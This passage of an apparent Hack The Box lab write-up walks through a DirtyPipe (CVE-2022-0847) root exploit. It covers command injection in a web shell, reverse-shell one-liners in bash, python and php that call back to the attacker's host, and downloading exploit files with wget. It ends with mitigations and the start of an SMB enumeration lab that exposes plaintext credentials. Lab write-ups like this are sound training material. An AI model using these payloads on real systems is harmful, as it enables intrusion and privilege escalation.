                "/bin/sh;"
            "\" root"};
        execv("/bin/sh", argv);

        printf("system() function call seems to have failed :(\n");
	return EXIT_SUCCESS;
}
The exploit file reads the target file so that it will get cached in the machine’s page cache, it will then create a pipe that has the PIPE_BUF_FLAG_CAN_MERGE flag set, then the splice() system call will be used to make the pipe point to the location of the cache which contains the contents of /etc/passwd, then it overwrites the cached file page with the newly generated salted password hash, and because the PIPE_BUF_FLAG_CAN_MERGE flag is set, the /etc/passwd file will be overwritten with the new password.
Upon reading about this, I first checked if the box is indeed vulnerable to the aforementioned vulnerability using this tool: DirtyPipeVulnerabilityChecker
┌──(kali㉿kali)-[~/Desktop/CVE-2022-0847-dirty-pipe-checker]
└─$ ./dpipe.sh 10.129.231.89
10 129 231
Vulnerable
And from this, I can determine that it is indeed vulnerable. However, I will need to find a way to download the exploit file and run it on the machine since it is an local exploit.
Because the web shell keeps changing the directory back to /var/www/html even after every command, I decided to make my life easier and wanted a reverse shell instead such that it is easier to track the commands I ran, and the output of the commands. Thus I first checked if the web shell had any vulnerabilities by listing out the code of the web shell which was the index.php file that I had found earlier after running the ls command near the beginning.

Analysing the code, I realised that the box does not have any input validation and does not escape any of the characters, thus code injection may be possible.
I then googled online for reverse shell scripts and came upon this website, Reverse Shell Cheat Sheet
Among these payloads, the ones that I found that I think that may be useful are:
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.17.215",8080));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'Then with these payloads, and together with Netcat, I tried creating a reverse shell on the machine.
Netcat can be used as a port listener, thus by running in a terminal nc -lvp 8080, my Kali machine will listen for connections that are connecting to my machine port 8080.
-
-l tells Netcat to be in listen mode
-
-v tells Netcat to be in verbose mode
-
-p tells Netcat that it should be listening on a specified port
In this case, my Kali machine will be listening for the reverse shell connections to my machine on port 8080.

Not Python, but Python3
However, after testing each of the payloads, I still could not get a reverse shell.
I then googled online to determine if there was a way to list the programs that were installed on the machine so that I know if there are any other payloads that I should be looking out for. Upon doing so, I came across this thread, What is the Linux equivalent to Windows’ Program Files?
From this thread, I learnt that the program files are usually stored in /bin and /usr/bin.

And upon examining the output, I found that the box does indeed have python installed, namely python3.8.

Thus I modified the payload instead, changing the python reverse shell payload from python to python3 instead.
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.17.215",8080));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'Reverse Shell obtained

After keying in the new payload, I was able to obtain a reverse shell.
However, I still needed to transfer the exploit file onto the box.
I first changed directory into my current user’s home directory, /home/pwnmeow and I checked
if I had write permissions to any of the directories by running the command ls -la /home
$ ls -la /home
total 12
drwxr-xr-x  3 root    root    4096 Mar  8  2022 .
drwxr-xr-x 20 root    root    4096 Mar  8  2022 ..
drwxr-xr-x  3 pwnmeow pwnmeow 4096 Mar  8  2022 pwnmeow
From this, I can tell that I have write permissions to the pwnmeow directory as the current user I am on is pwnmeow, and the permissions are 755, which means that the owner of the directory which is pwnmeow, has full permissions. Thus with these permissions, I can then add whatever files I wish onto the system.
I then ran the command below to get the exploit file directly from the Github repository.
$ pwd
/home/pwnmeow
$ git clone https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits
Cloning into 'CVE-2022-0847-DirtyPipe-Exploits'...
fatal: unable to access 'https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits/': Could not resolve host: github.com
However, it gave me an error message instead, saying that it was unable to resolve host address ‘github.com’. I googled the error message and learnt that the system is not able to resolve the hostname of “github.com”, possibly because it is not connected to the Internet. So I needed another way to get the file onto the machine instead.
I then remembered that there was a way to host a directory on your own local machine online from another Hack The Box lab that I had done previously. It can be done through the following entering the below command at the directory that you wish to share:
python -m http.server 8000Since the machine did not have Internet connection, but is still able to communicate with my Kali machine, I decided to download the exploit files onto my own machine first, then run the aforementioned command above to host the directory, then using the reverse shell, make the machine download the exploit files from my Kali machine instead.
The following commands were ran on my Kali machine:
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits
Cloning into 'CVE-2022-0847-DirtyPipe-Exploits'...
remote: Enumerating objects: 27, done.
remote: Counting objects: 100% (27/27), done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 27 (delta 7), reused 9 (delta 2), pack-reused 0
Receiving objects: 100% (27/27), 11.46 KiB | 3.82 MiB/s, done.
Resolving deltas: 100% (7/7), done.

┌──(kali㉿kali)-[~]
└─$ cd CVE-2022-0847-DirtyPipe-Exploits

┌──(kali㉿kali)-[~/CVE-2022-0847-DirtyPipe-Exploits]
└─$ ls
compile.sh  exploit-1.c  exploit-2.c  README.md

┌──(kali㉿kali)-[~/CVE-2022-0847-DirtyPipe-Exploits]
└─$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Then the following commands were ran on the reverse shell:
$ wget http://10.10.17.215:8000/compile.sh
--2022-12-27 08:41:02--  http://10.10.17.215:8000/compile.sh
Connecting to 10.10.17.215:8000... failed: Connection refused.
$ wget http://10.10.17.215:8000/compile.sh
--2022-12-27 08:41:15--  http://10.10.17.215:8000/compile.sh
Connecting to 10.10.17.215:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 71 [text/x-sh]
Saving to: ‘compile.sh’

     0K                                                       100% 11.2M=0s

2022-12-27 08:41:15 (11.2 MB/s) - ‘compile.sh’ saved [71/71]

$ wget http://10.10.17.215:8000/exploit-1.c
--2022-12-27 08:41:28--  http://10.10.17.215:8000/exploit-1.c
Connecting to 10.10.17.215:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5364 (5.2K) [text/x-csrc]
Saving to: ‘exploit-1.c’

     0K .....                                                 100% 1.51M=0.003s

2022-12-27 08:41:28 (1.51 MB/s) - ‘exploit-1.c’ saved [5364/5364]
After downloading the files onto the victim machine, I added execution permissions to the compile.sh file so that I am able to execute the compiler, which creates the exploit files that I would need for the DirtyPipe exploit.
$ chmod +x compile.sh
$ ./compile.sh
gcc: error: exploit-2.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
$ ls
10.10.17.215:8000
compile.sh
exploit-1
exploit-1.c
user.txt
I then ran the exploit-1 file and was able to gain access to the root account.
$ ./exploit-1
Password: Restoring /etc/passwd from /tmp/passwd.bak...
Done! Popping shell... (run commands now)
whoami
root
ls
root.txt
snap
cat root.txt
a3ace5f6c149615e91aa028c6ab0bfe2
root.txt
The root flag hash can then be found in the root.txt in the current directory.
Root flag: a3ace5f6c149615e91aa028c6ab0bfe2
Mitigations
To mitigate the DirtyPipe vulnerability, the Linux needs to be updated to versions 5.16.11, 5.15.25, and 5.10.102 or newer. This can be done manually or through patch management solutions such as SolarWinds Patch Manager. Users can also check if their system is vulnerable to the DirtyPipe vulnerability by using the DirtyPipe checker tool that I had used earlier.
However, other than patching the vulnerability there are other ways as well to help deter the attackers from exploiting this vulnerability even though the vulnerability is still there.
Firstly, any shell that is accessible to the public should be removed. Without a shell, the attacker would not be able to run any commands on the system, for instance, a web shell was used to gain a reverse shell earlier, which can then be used to download the exploit files and run them.
Secondly, if the shell cannot be removed, input validation and escaping the input should be implemented into the code. If implemented properly, the attacker would not be able to gain a reverse shell, so even if they have a shell, it will help to deter them from continuing as they will be doing it blindly through the web shell only, making it extremely tedious.
Thirdly, there should be proper access rights implemented. In this case, the user pwnmeow should not have been able to read other directories, as being able to do so allowed me to gain information on what programs the machine has. It also allowed me to upload the exploit file onto the machine. Thus, with the proper access rights implementation, I would not have been able to gain any further information other than what is provided in the current working directory, and I would not have been able to upload the exploit file.
Lastly, a firewall should be implemented. With a firewall and proper rules implemented, the attacker would not be able to transfer the exploit file onto the system, which was done earlier by downloading from my own Kali machine rather than from the Internet. Thus the attackers would not be able to run the exploit file.
Therefore, even if the vulnerability was to be unpatched, there are other measures that should be in place helping to deter attackers from being exploiting the vulnerabilities on the system and decrease the attack surface of the machine as much as possible.
References
-
https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits
-
https://github.com/basharkey/CVE-2022-0847-dirty-pipe-checker
Lab: Caring
As usual for HackTheBox machines, we always start with a NMap Scan on the IP address given to us.
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.129.95.244
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-20 00:54 EST
Nmap scan report for 10.129.95.244
Host is up (0.70s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-12-20T05:54:53
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.76 seconds
zsh: segmentation fault  nmap -A 10.129.95.244
The ports that are open on the machine that are worthy are:
- 139/tcp open netbios-ssn Microsoft Windows netbios-ssn
- 445/tcp open microsoft-ds?5
These ports are used for the Server Message Block (SMB) protocol, which is usually used to share files.
Thus, I tried to enumerate the SMB to look for anything that may be of use to us by using the -N -L together with the smbclient command
This lists all the shares on the machine by using a NULL session.
┌──(kali㉿kali)-[~]
└─$ smbclient -N -L 10.129.95.244

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Config          Disk
        IPC$            IPC       Remote IPC
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.95.244 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
SMB Config
The Config Share stuck out to me as it may contain a config file that may contain useful info to us.
┌──(kali㉿kali)-[~]
└─$ smbclient -N \\\\10.129.95.244\\Config
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Nov 18 05:27:47 2020
  ..                                  D        0  Wed Nov 18 05:27:47 2020
  config.ini                          A     4749  Thu Nov 26 12:19:35 2020

                4032511 blocks of size 4096. 950080 blocks available
smb: \> get config.ini
getting file \config.ini of size 4749 as config.ini (68.2 KiloBytes/sec) (average 68.2 KiloBytes/sec)
smb: \> exit
There was indeed a config file located in the share, thus I downloaded the file and viewed it.
┌──(kali㉿kali)-[~]
└─$ cat config.ini
;SQL Server 2019 Configuration File
[OPTIONS]
; Specifies a Setup work flow, like INSTALL, UNINSTALL, or UPGRADE. This is a required parameter.
ACTION="Install"
; Detailed help for command line argument ENU has not been defined yet.
ENU="True"
; Parameter that controls the user interface behavior. Valid values are Normal for the full UI,AutoAdvance for a simplied UI, and EnableUIOnServerCore for bypassing Server Core setup GUI block.
UIMODE="Normal"
; Setup will not display any user interface.
QUIET="False"
; Setup will display progress only, without any user interaction.
QUIETSIMPLE="False"
; Specify whether SQL Server Setup should discover and include product updates. The valid values are True and False or 1 and 0. By default SQL Server Setup will include updates that are found.
UpdateEnabled="False"
; Specifies features to install, uninstall, or upgrade. The list of top-level features include SQL, AS, RS, IS, MDS, and Tools. The SQL feature will install the Database Engine, Replication, Full-Text, and Data Quality Services (DQS) server. The Tools feature will install Management Tools, Books online components, SQL Server Data Tools, and other shared components.
FEATURES=SQLENGINE,REPLICATION
; Specify the location where SQL Server Setup will obtain product updates. The valid values are "MU" to search Microsoft Update, a valid folder path, a relative path such as .\MyUpdates or a UNC share. By default SQL Server Setup will search Microsoft Update or a Windows Update service through the Window Server Update Services.
UpdateSource="MU"
; Displays the command line parameters usage
HELP="False"
; Specifies that the detailed Setup log should be piped to the console.
INDICATEPROGRESS="False"
; Specifies that Setup should install into WOW64. This command line argument is not supported on an IA64 or a 32-bit system.
X86="False"
; Specify the root installation directory for shared components.  This directory remains unchanged after shared components are already installed.
INSTALLSHAREDDIR="C:\Program Files\Microsoft SQL Server"
; Specify the root installation directory for the WOW64 shared components.  This directory remains unchanged after WOW64 shared components are already installed.
INSTALLSHAREDWOWDIR="C:\Program Files (x86)\Microsoft SQL Server"
; Specify a default or named instance. MSSQLSERVER is the default instance for non-Express editions and SQLExpress for Express editions. This parameter is required when installing the SQL Server Database Engine (SQL), Analysis Services (AS), or Reporting Services (RS).
INSTANCENAME="CONFIG"
; Specify the Instance ID for the SQL Server features you have specified. SQL Server directory structure, registry structure, and service names will incorporate the instance ID of the SQL Server instance.
INSTANCEID="CONFIG"
; Specify that SQL Server feature usage data can be collected and sent to Microsoft. Specify 1 or True to enable and 0 or False to disable this feature.
SQMREPORTING="False"
; Specify if errors can be reported to Microsoft to improve future SQL Server releases. Specify 1 or True to enable and 0 or False to disable this feature.
ERRORREPORTING="False"
; Specify the installation directory.
INSTANCEDIR="C:\Program Files\Microsoft SQL Server"
; Agent account name
AGTSVCACCOUNT="NT Service\SQLAgent$CONFIG"
; Auto-start service after installation.
AGTSVCSTARTUPTYPE="Manual"
; CM brick TCP communication port
COMMFABRICPORT="0"
; How matrix will use private networks
COMMFABRICNETWORKLEVEL="0"
; How inter brick communication will be protected
COMMFABRICENCRYPTION="0"
; TCP port used by the CM brick
MATRIXCMBRICKCOMMPORT="0"
; Startup type for the SQL Server service.
SQLSVCSTARTUPTYPE="Automatic"
; Level to enable FILESTREAM feature at (0, 1, 2 or 3).
FILESTREAMLEVEL="0"
; Set to "1" to enable RANU for SQL Server Express.
ENABLERANU="False"
; Specifies a Windows collation or an SQL collation to use for the Database Engine.
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
; Account for SQL Server service: Domain\User or system account.
SQLSVCACCOUNT="claudio"
; Windows account(s) to provision as SQL Server system administrators.
SQLSVCACCOUNTPWD="PurpleHaze!"
SQLSYSADMINACCOUNTS=""
; The default is Windows Authentication. Use "SQL" for Mixed Mode Authentication.
SECURITYMODE="SQL"
; Provision current user as a Database Engine system administrator for SQL Server 2012 Express.
ADDCURRENTUSERASSQLADMIN="False"
; Specify 0 to disable or 1 to enable the TCP/IP protocol.
TCPENABLED="0"
; Specify 0 to disable or 1 to enable the Named Pipes protocol.
NPENABLED="0"
; Startup type for Browser Service.
BROWSERSVCSTARTUPTYPE="Automatic"
Within the config file, it contained credentials for a SQLAccount,
Username: claudio
Password: PurpleHaze!
With this credentials, we can then use it to login to the SMB and enumerate all of the directories. For the enuemration, we will be using smbmap rather than smbclient as it provides more tools for penetration testing compared to smbclient.
Using the -R flag with the smbmap command allows it to recursively list out all the directories and files.
┌──(kali㉿kali)-[~]
